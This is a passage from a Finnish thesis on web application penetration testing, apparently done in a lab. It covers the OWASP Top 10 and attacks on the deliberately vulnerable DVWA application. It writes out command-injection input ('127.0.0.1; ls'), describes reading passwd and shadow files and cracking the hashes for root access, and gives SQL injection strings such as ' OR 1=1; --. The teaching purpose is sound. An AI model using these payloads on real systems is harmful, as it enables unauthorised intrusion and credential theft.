
Tiedustelu on jaettu kahteen eri osaan, eli passiiviseen ja aktiiviseen tiedusteluun. Passiivisessa tiedustelussa kerätään tietoa siten, että tiedonhankinta pyritään pitämään yritykseltä salassa. Siihen käytetään esimerkiksi yrityksestä saatavia tietoja artikkeleista, keskustelupalstoilta tai työnha-

kuilmoituksista. Aktiivisessa tiedustelussa ollaan vuorovaikutuksessa yrityksen kanssa. Haluttuja ensisijaisia tiedustelutietoja ovat yrityksen käyttämät IP-osoitteet, domain-nimet, yrityksen sähköpostiosoitteet, palvelinohjelmistonimet ja -versiot, käyttäjätunnukset, salasanat sekä yrityksen Web-sivuillaan julkaisemat dokumentit. (Engebretson 2011, 16 - 18.)

Kartoituksessa tutkitaan käytetyissä IP-osoitteissa olevat palvelimet ja niiden käyttöjärjestelmät, avoinna olevat portit, mahdolliset palvelut porteissa, käyttöjärjestelmät, yrityksen sivuilla olevat sähköpostiosoitteet ja yrityksen langaton lähiverkko. Haavoittuvuuksien etsiminen kuuluu myös yhtenä osana kartoitukseen. Tähän tarkoitukseen on kehitetty ohjelmia, jotka tutkivat IP-osoitteissa ja TCP-porteissa olevien palvelujen haavoittuvuuksia. Tällaisissa ohjelmissa on tunnettujen haavoittuvuuksien kirjastoja, joiden avulla haavoittuvuudet tunnistetaan. (Engebretson 2011, 43 - 46.)

Hyväksikäyttö on vaihe, jonka aikana tapahtuu itse hyökkäys ja saatavuuden ylläpidossa pyritään takaamaan kohteeseen pääsy myöhemmin ilman haavoittuvuuden hyväksikäyttöä esimerkiksi lisäämällä hyökkääjän käyttäjätunnus palvelimelle ja antamalla hänelle etäyhteysmahdollisuus. Saatavuuden ylläpitäminen erillisellä ohjelmalla on osoitus yritykselle, että tämä on mahdollista. (Engebretson 2011, 65 - 67, 128.)

Yrityksen tietoturvatestaamisen prosessi esitetään usein vesiputousmallina (Kuvio3) korostaen kunkin tason työmäärää verrattuna edellisen tason työmäärän, mutta usein nämä joudutaan iteroimaan uudelleen moneen kertaan. (Kuvio 4) Jokaisessa tasossa ja uudessa hyökkäysyrityksessä saadaan uutta tietoa, mikä saattaa auttaa taas edellisissä epäonnistuneissa hyökkäyksissä. Tietoturvatestaamisen prosessimalli on näin ollen toistuvista iteraatiokierroksista johtuen syklinen, eikä niin puhtaan teleologisesti etenevä kuin vesiputousmalli antaisi ensi silmäyksellä luulla.



Kuvio 4. Yrityksen tietoturvatestaamisen iteroimisprosessi

3.4 Web-sovellusten tietoturvatestaamisen prosessi

Pauli esittelee Web-sovellusten tietoturvan testaamiseen samantyyppisen prosessin, mutta saatavuuden ylläpidon sijaan hyväksikäytön jälkeen ilmoitetaan haavoittuvuudesta, jonka jälkeen Web-sovelluskehittäjät pyrkivät korjaamaan haavoittuvuuden. (Kuvio 5) Pauli jakaa testattavat kohteet kolmeen osaan: Web-palvelimet, Web-sovellukset ja Web-sovellusten käyttäjät, joita vastaan hyökätään Web-sovelluksen avulla tai sen kautta. (Pauli 2013, 24 - 25.)

Kuvio 5. Web-sovellusten tietoturvan testaamisprosessi

Web-sovelluksen tiedustelussa pyritään ymmärtämään, kuinka sovellus käyttäytyy ja toimii. Web-sovelluksesta pyritään tutkimaan yksityiskohtaisesti tietoa: HTTP-otsikot, evästeet, URL-osoitteet, GET ja POST-syötteiden parametrit ja asiakaspäätteen toiminnot. Sovelluksen tiedoista pyritään luomaan kartta, jonka avulla hyökkääjä voi hahmottaa kokonaisuuden. Tarkoituksena on saada mahdollisimman tarkka kuva siitä, minkälainen sovellus on ja miten se toimii. Tämän voi toteuttaa manuaalisesti tai käyttämällä siihen tarkoitukseen tehtyjä automatisoituja työkaluja. (Pauli 2013, 67.)


Web-sovellusten kartoituksessa etsitään mahdollisia haavoittuvuuksia. Myös näitä voidaan tutkia automaattisesti tähän tarkoitetuilla ohjelmilla tai manuaalisesti. Molemmissa käytetään hyödyksi hyökkäyksiin liittyviä syötteitä. Ohjelmat käyttävät kartoituksessa hyödyksi kirjastoja, joista löytyy yleisimpiä hyökkäyksiä ja vertaa sovelluksen antamaa palautetta kirjastoihin. Ohjelmat eivät kuitenkaan löydä kaikkia haavoittuvuuksia. (Pauli 2013, 77.)

Hyväksikäytössä pyritään murtautumaan sovellukseen tiedustelussa ja kartoituksessa löydettyjen tietojen perusteella. Useat haavoittuvuustestaajat joutuvat myös tekemään korjaussuunnitelman perustuen löydettyihin haavoittuvuuksiin. Tietoturvatestaajana saa useita kysymyksiä liittyen löydettyihin haavoittuvuuksiin. Korjaussuunnitelma voidaan ajatella olevan vastausten lähde. (Pauli 2013 24, 163.)

3.4.1 Käyttöliittymän ohittaminen

Käyttöliittymään voidaan luoda HTML-merkintäkielellä tai JavaScript-kielellä rajoitteita ja tarkistuksia, joilla varmistetaan käyttäjän syötteiden olevan sallittuja. Jotkut sovellukset käyttävät tätä käyttäjäoikeuksien rajaamiseen. Käyttöliittymä on kuitenkin sovelluksessa kuvattava HTML-tiedosto. Hyökkääjä voi asettaa selaimensa ottamaan yhteyden ensin välityspalvelimeen tai -palveluun ennen kyselyn lähettämistä tai vastauksen vastaanottamista. Välistyspalvelimessa voidaan muokata näitä kyselyitä ja vastauksia halutun kaltaisiksi. (Stuttard & Pinto 2011, 117.)

Testiympäristössä käytetään OWASP ZAP ja Burp Suite -nimisiä ohjelmia, joilla pystytään pysäyttämään HTTP-liikenne ja muokkaamaan käyttäjän lähettämiä syötteitä halutun kaltaisiksi. (Kuva 14) Tällöin mitään selaimeen asetettuja rajoitteita ei voida pitää sovelluksen tietoturvaa parantavina. ZAP ja Burp Suite -ohjelmien avulla voidaan tutkia ja muokata selaimen ja sovelluksen välistä liikennettä.



Kuva 14. POST-metodin kirjautumiskyselyn pysäyttäminen ja password-syötteen muokkaaminen ennen sovellukselle lähettämistä OWASP ZAP-ohjelmalla.

3.4.2 Palvelimen ja sovelluksen tiedustelu- ja kartoitustulokset

Opinnäytetyössä tapahtuva palvelimen tietoturvatestaaminen alkaa siitä pisteestä, jossa testaajalla on testattavan sovelluksen IP-osoite tai domain-nimi selvillä. Domain-nimi on saatettu löytää esimerkiksi Google-haun avulla ja IP-osoite selvittää domain-nimen avulla. Ensin tutkittiin DVWA-sovelluksen domainissa oleva robots.txt-tiedosto. Tämän tiedoston tarkoituksena on kertoa hakukoneroboteille, mitä sivuja ei tutkita ja indeksoida hakukoneiden tietokantoihin. Nämä tiedostot pitävät sisällään viittauksia tiedostoihin ja palveluihin, jotka saattavat sisältää heikkouksia tai muita palveluita. (Liite 1, 5.)

Seuraavaksi tehtiin porttiskannaus, jolla tutkittiin osoitteessa olevan palvelimen avoimena olevat portit ja niissä toimivat palvelut. Skannaus tehtiin Nmap-ohjelmalla, joka tekee kyselyitä IP-osoitteen portteihin ja vertaa vastauksia kirjastoonsa ja tämän perusteella tekee yhteenvetoja käyttäjälleen. Porttiskannauksessa löydettiin kaksi palvelua: ApacheServer ja Mysql. (Liite 1, 5.)

Loogisesti tästä olisi jatkettu tutkimalla myös Mysql-palvelun haavoittuvuuksia, mutta opinnäytetyö keskittyi Web-sovelluksen haavoittuvuuksiin,

jolloin kokeessa keskityttiin portin 80 takana olevaan Web-palveluun. Apachen haavoittuvuuksia tutkittiin Nikto-ohjelmalla, joka ei löytänyt haavoittuvuuksia kyseisestä palvelusta. Palvelimen kartoituksesta siirryttiin sovelluksen tiedusteluun. (Liite 1, 5 - 8.)

Sovelluksen tiedustelussa kirjauduttiin sovellukseen normaalisti ja tutkittiin DVWA-sovelluksen eri sivuja ja niissä olevia toimintoja. Selaimen ja sovelluksen palvelimen välissä käytettiin Burp Suite ja OWASP ZAP-ohjelmistoja, joiden avulla tallennettiin sivuston rakenne ja sisältö. DVWA-sovellus on rakennettu HTML-merkintäkielellä, CSS-tyylimäärityksillä, PHP ja JavaScript-kielillä. Sovelluksesta löytyy kirjautuminen tunnus-salasanayhdistelmällä, IP-osoitteen ping-toiminto, salasanan vaihtotoiminto, käyttäjätunnusten tulostaminen käyttäjätunnusnumerolla, tiedoston liittämismahdollisuus, annetun arvon tulostaminen HTML-tiedostoon ja alkeellinen vieraskirja. Käytettyjä http-metodeja ovat GET ja POST. HTTP-otsikoissa on sessiotunniste ja turvallisuustaso, joka on merkitty oletuksena: high-tasolle. (Liite 1, 5 - 6)

Sovelluksen kartoitus aloitettiin siitä, mihin tiedustelu jäi. DVWA-sovelluksen domainin tiedostot käytiin lävitse vielä spider-toiminnolla, joka etsii myös mahdollisesti piilotetut linkit. Spider-toiminto kuitenkin aktivoi uloskirjautumisen, jolloin spider-toiminto ei voinut jatkaa selaamista. Sovelluksen kartoitus tehtiin osin käsin ja osin automaattisesti. Kaikkia löydettyjen sivujen toimintoja kokeiltiin sekä tarkoituksenmukaisilla että väärillä syötteillä. OWASP ZAP tallensi kaiken HTTP-liikenteen. Tämän jälkeen aktivoitiin haavoittuvuusskannaus ZAP-ohjelmasta ja asetettiin se tutkimaan sivuston haavoittuvuudet siihen tallennettujen haavoittuvuusskannausten avulla. Löydettyjä haavoittuvuuksia olivat Cross-Site Scripting, Path Travelsal ja SQL-injektio. (Liite 1, 6 - 7.)

Haavoittuvuuksien tutkimista jatkettiin vielä manuaalisesti. Manuaalisessa kartoituksessa keskityttiin OS-injektiohaavoittuvuuksien löytymiseen. Web-sovelluksen tiedustelussa oli ping-toiminto, johon syötettiin OS-injektio, jolla saatiin selville haavoittuvuuden olemassaolo. Erityisenä huomiona haavoittuvuuskartoituksessa oli Path travelsal-haavoittuvuuden kartoituksessa löytyneet tulokset eli palvelimen käyttäjätunnukset. (Liite 1, 7.)

4 WEB-SOVELLUSTEN HAAVOITTUVUUDET

OWASP on luetteloinut kymmenen kriittisintä tietoturvariskiä dokumentissaan. Luettelo perustuu kahdeksaan tietokantaan seitsemältä eri sovellusten tietoturvaan erikoistuneelta yritykseltä. Tieto pohjaa sadoilta organisaatioilta ja tuhansista sovelluksista saatuihin tietoihin. (OWASP Top 10 - 2013)

1. Injektiot
2. Heikkoudet autentikoinnissa ja session hallinnassa
3. Cross-Site Scripting (XSS)
4. Tarkistamaton tiedostoviittaus
5. Huonot tietoturva -asetukset
6. Arkaluontoisen datan paljastuminen
7. Puutteellinen logiikkatason käyttäjäkontrolli
8. Cross-site Request Forgery
9. Tunnetut haavoittuvat komponentit
10. Tarkistamattomat uudelleen ohjaukset

Injektioilla (*injection*) hyökkääjä voi ajaa SQL-komentoja tai käyttöjärjestelmän komentokehotteita web-sovelluksessa. Hyökkääjä lähettää tekstipohjaisen komennon osan sovellukselle, jolla voidaan saada tietohäviöitä, tiedon korruptoitumista tai aiheuttaa palveluneston. Injektioilla on mahdollista saada myös ylläpitäjätason oikeudet sovellukseen. (OWASP Top 10 - 2013)

Eeb-sovellusten autentikointia (*broken authentication*) ja session hallintaa (*session management*) ei ole aina otettu käyttöön oikein. Tämä antaa mahdollisuuden käyttää sellaisia salasanoja, avaimia, sessiotunnisteita tai menetelmiä, joilla hyökkääjä voi esittää olevansa toinen käyttäjä. Haavoittuvuuksia on useita, kuten esimerkiksi sessiotunnisteiden käyttö osoiterivillä, ikuiset sessiotunnisteet tai liikenteen salaamattomuus (OWASP Top 10 - 2013)

Cross-Site Scripting eli XSS-hyökkäyksellä kaapataan käyttäjän sessiotietoja, joilla hyökkääjä pääsee itse käyttämään tiliä. Haavoittuvuus saa aikaan sen, että sovellus vastaanottaa käyttäjän antamia syötteitä ja ilman tarkistusta lähettää ne selaimelle. Hyökkäyksessä käytetään selaimessa suoritettavaa komentosarjakieltä. (OWASP Top 10 - 2013)

Tarkastamattomalla objektiviittauksella (*insecure direct object reference*) pyritään pääsemään sellaiseen tietoon käsiksi, johon käyttäjällä ei ole oikeuksia, kuten esimerkiksi toisen käyttäjän tietoihin tai palvelimen tiedostoihin. Hyökkäys muistuttaa paljon injektioita, mutta siinä ei käytetä komentoja tai käskyjä vaan ainoastaan objektinimiä. (OWASP Top 10 - 2013)

Väärin määritellyt tietoturva-asetukset (*security misconfiguration*) koskevat Web-sovellusta, sitä ylläpitävää ohjelmaa, Web-palvelinta ja ohjelmointikielen viitekehystä. Esimerkkinä olkoon Web-sovellus, joka on otettu käyttöön oletuskäyttäjätunnuksella ja salasanalla. Myös ohjelmien tietoturvapäivityksien pitää olla kunnossa. (OWASP Top 10 - 2013)

Arkaluonteisen datan paljastuksessa (*sensitive data explosure*) siirtävä yhteys ei ole salattu tai dataa ei tallenneta salatussa muodossa tietokantaan. Esimerkiksi salasanoja ei ole suolattu ja tiivistetty ennen tietokantaan tallentamista. Tällöin hyökkääjä tietokantaan päästessään näkee salasanat sellaisenaan. (OWASP Top 10 - 2013)

Puutteellisessa logiikkatason käyttäjäkontrollissa (*Missing function level access control*) sovellus ei tarkista autentikoituneen käyttäjän oikeuksia eri komennoille, jolloin käyttäjä pääsee suorittamaan sellaisia toimintoja, jotka eivät hänen käyttäjäoikeuksiinsa kuulu. Useat sovellukset antavat käyttäjälle hänen oikeuksiinsa soveltuvan käyttöliittymän, mutta eivät kuitenkaan tarkista käyttäjän antamia syötteitä. Tällöin hyökkääjä voi päästä käsiksi sellaisiin toimintoihin tai sivuihin, joihin hänen ei kuuluisi päästä. (OWASP Top 10 - 2013)

Cross-Site Request Forgery-hyökkäyksessä voidaan pakottaa käyttäjän selain lähettämään hyökkääjän väärennetyn HTTP-kyselyn vastaus hyökkääjän valitsemaan osoitteeseen. Hyökkääjä voi pakottaa käyttäjän selaimen suorittamaan sellaisia toimintoja, joita se ei ole aikonut toteuttaa. Tätä voidaan käyttää esimerkiksi salasanan vaihtamisessa hyökkääjän antamaan salasanaan. (OWASP Top 10 - 2013)

Tunnetut haavoittuvat komponentit (*components with known vulnerabilities*) sallivat hyökkääjän käyttää hyväkseen haavoittuvia ohjelmakirjastoja, viitekehyksiä ja ohjelman moduuleja. Usein näille komponenteille on annettu täydet oikeudet palvelimelle. Miltei aina näiden avulla saadaan täydet oikeudet ohjelmaan. (OWASP Top 10 - 2013)

Hyväksymättömät uudelleenohjaukset (*unvalidated redirects and forwards*) sallivat hyökkääjän uudelleen ohjata käyttäjä vihamieliselle sivulle. Tällaisessa hyökkäyksessä käyttäjälle lähetetään sovelluksen osoite, johon on liitetty hyökkääjän antama osoite esimerkiksi http://www.esimerkki.fi/redirect.php?fwd=hyökkääjä.fi Hyökkääjä voi käyttää tätä myös hyödykseen sovelluksen sisällä ohjaamalla uudelleenohjaus sellaiseen sivuun, johon hänellä ei ole oikeuksia. (OWASP Top 10 - 2013)

Haavoittuvuuksia ja hyökkäyksiä ei voida kuitenkaan jaotella näin selkeästi. Monia hyökkäyksiä voidaan käyttää muiden hyökkäyksien tai haavoittuvuuksien sisällä, niiden avulla tai niiden vuoksi. Session heikossa hallinnassa käytetään Cross-Site Scripting -hyökkäystä ja väärin määritellyillä tietoturva-asetuksilla saadaan lisämahdollisuuksia tietokannan tai käyttöjärjestelmän hallintaan injektioissa. Arkaluontoisen datan saa esiin hyökkäyksillä.

Vaikka opinnäytetyössä esiintyy muitakin kriittisiä haavoittuvuuksia, keskittyy opinnäytetyö selittämään vain kolmea kriittisintä: Injektioiden, rikkinäisen autentikoinnin ja rikkinäisen session hallintaa. Cross-Site Scipting-hyökkäyksestä selitetään sen verran, mitä session kaappaaminen vaatii.

4.1 Injektiot

Ohjelmoitaessa Web-sovelluksiin vuorovaikutuksen mahdollistavia toimintoja käytetään usein tekstikenttiä. Helppona esimerkkinä mainittakoon tunnus- ja salasanakentät, joihin käyttäjä antaa tietonsa. Web-sovelluksen logiikassa ei aina tarkasteta käyttäjän antamia syötteitä ja ne liitetään sovelluksen toimintoihin sellaisenaan. Tämän avulla voidaan syöttää sellaisia merkkijonoja, joilla voidaan muuttaa sovelluksen logiikan rakennetta ja suorittaa sellaisia toimintoja, joita sovelluksen kehittäjät eivät ole tarkoittaneet toteutettavan. Näitä merkkijonoja kutsutaan injektioiksi.

4.1.1 OS-injektio

PHP-kirjastossa on rajapinta komentorivin käytölle. Rajapinnan avulla voidaan sovelluksen kautta käyttää palvelimen komentorivillä haluttuja komentoja. Myös käyttäjän antamat syötteet voidaan liittää osaksi komentoja. (PHP Manual)

OS-injektioilla (*Operating System*) pyritään ajamaan hyökkääjän komentoja. Puolipisteellä (;) voidaan lopettaa Linux-komentorivillä edellinen käsky ja lisätä tämän perään useita omia komentoja. (Kuva 15) Tavoitteina voi olla käyttäjän lisääminen, pääkäyttäjäoikeuksien antaminen tai käyttäjien poistaminen. Myös tiedon monipuolinen keräämien OS-injektioilla on yleistä. (Engebretson 2011, 111 - 113.)


Web-sovelluksen käyttöliittymään annetaan syöte. Lähettämällä syöte sovelluksen logiikalle, liittää logiikka käskyn osaksi PHP-komentoa, jonka pitäisi esimerkkitapauksessa suorittaa ping-käsky ja täten tutkia kohdepalvelimen ja annetun IP-osoitteen välinen yhteys. Puolipisteellä voidaan kuitenkin osoittaa komentokehotteelle käskyn loppuneen, minkä jälkeen voidaan lisätä omia käskyjä. Esimerkissä käsketään listaamaan var-kansion sisältö. (Kuva 15)

Kuva 15. OS-injektio puolipisteen jälkeen.

4.1.2 OS-injektio kokeen tulokset

Esimerkkisovelluksessa on ping-komennon mahdollistava toiminto execnimisessä tiedostossa. Sovellukseen annetaan se IP-osoite, jonka saatavuutta halutaan tutkia. Sovellus liittää annetun IP-osoitteen osaksi komen-

tokehotetta ja lähettää komentokehotteen vastauksen sovellukselle (Kuva 16) (Liite 2, 9 - 11.)




Kuva 16. Sovelluksen palaute annettuun IP -osoitteeseen

Haavoittuvuuden olemassaolo testattiin komennon lopettamisella puolipisteellä ja annettiin uusi komento ”ls”, jolla komennetaan palvelin antamaan tiedostolistaus siitä kansiosta, jossa sillä hetkellä komentokehote on. (Liite 1, 9 - 11.)

```
127.0.0.1; ls
```

Testaus antoi tiedostolistauksen josta voitiin todeta mahdollisen haavoittuvuuden olemassaolo. Useiden eri komentotestausten jälkeen päädyttiin komentoon ”cat”, jolla luetaan tiedostoja. Luettavina tiedostoina oli passwd ja shadow. Näistä shadow-tiedosto sisältää käyttäjätunnukset ja salasanat salattuna. (Kuva 17) Vaikka salasanat olivat salattuja, niin salauksen purkuohjelmalla voitiin löytää salattua salasanaa vastaava salaamaton salasana. Näillä päästiin Web-palvelimeen kirjautumaan pääkäyttäjänä. (Liite 2, 9 - 11.)




Kuva 17. Luku shadow – tiedostosta

4.1.3 SQL-injektio

SQL-injektioissa pyritään käyttäjälle tarkoitettuihin syötteisiin kirjoittamaan omaa tietokantakomentoa ja täten manipuloimaan sovelluksen logiikassa sijaitsevia SQL-komentoja. SQL-injektioita luokitellaan monella tapaa esimerkiksi injektiosta saatavan palautteen ja injektion rakenteen mukaan. (Clarke 2009, 7, 62, 68 - 69, 74.)

DVWA-sovellukseen sisään kirjautuessa selaimessa näkyvään kirjautumissivuun kirjoitetaan tunnus ja salasana. Nappia painamalla selain lähettää tiedot HTTP-protokollan mukaisella POST- tai GET-metodilla sovelluksen logiikalle. Sovelluksen logiikka ottaa tunnuksen ja salasanan vastaan, sijoittaa ne osaksi tietokantakäskyä ja suorittaa sen. (Kuva 18)




Kuva 18. Kirjautumismekanismi, käyttäjän antamat syötteet lisätään osaksi SQL-käskyä.

Komennossa valitaan kaikki rivitiedot taulusta ”users”, jonka käyttäjäsarakkeessa on testaajan antama käyttäjäsyötettä vastaava arvo ja salasanasa-


rakkeessa testaajan antama salasanasaraketta vastaava arvo. Logiikka suorittaa tietokantakomennon ja palauttaa käyttäjälle oikeuden käyttää suojattuja sivujaan mikäli testaajan antamat arvot vastaavat kannassa olevia arvoja. Molempien arvojen pitää täsmätä.

Injecting String inline-hyökkäyksessä tarkoituksena on lisätä hyökkääjän komento osaksi koko alkuperäistä komentoa (Clarke 2009, 62). Tällöin annetaan ”Username”-kenttään haluttu tunnus ja ”Password”-kenttään seuraavanlainen yhdistelmä: ” 1234’ OR 1=1 ”. (Kuva 19). Komennossa valitaan kaikki tiedot taulusta ”users”, jonka käyttäjäsarakkeessa on käyttäjän antama syötettä vastaava arvo ja salasanasarakkeessa on joko käyttäjän antamaa syötettä vastaava arvo tai "kun 1 on 1”. Jos salasana-arvo on salasanasarakkeen arvoa vastaava tai annettu ehto on oikein ja käyttäjäsarakkeen arvo vastaa jotain user-taulussa olevaa käyttäjäarvoa, päästää sovellus hyökkääjän sisälle.




Kuva 19. Injecting String Line -hyökkäys

Terminating SQL injection-hyökkäyksessä hyökkääjä lisää haluamansa komennon ja kommentoi loppuosan komennosta (Clarke 2009, 68 – 69). Kirjoittamalla esimerkiksi ” ’ OR 1=1; -- ” komennon osan. Komennossa valitaan kaikki rivitiedot taulusta ”users”, jossa user-sarakkeessa on testaajan antama arvo tai ”kun 1 on 1”. Kahdella väliviivalla ja välilyönnillä tehdään loppukäskystä kommentti (Kuva 20)



Kuva 20. Terminating SQL injection

Executing multiple statements-hyökkäyksessä päätetään sovelluksen komento ja lisätään oma komento. Komennossa suoritetaan alun komento normaalisti, jonka jälkeen puolipiste päättää komennon ja testaaja voi lisätä täysin uuden ja ylimääräisen komennon edellisen perään. (Clarke 2009, 73.) Esimerkiksi muutetaan taulusta ”users” ”password”-sarakkeen arvo 12345-arvoksi, jossa user on admin-arvo. (Kuva 21)



Kuva 21. Executing multiple statement

4.1.4 SQL-injektio kokeen tulokset

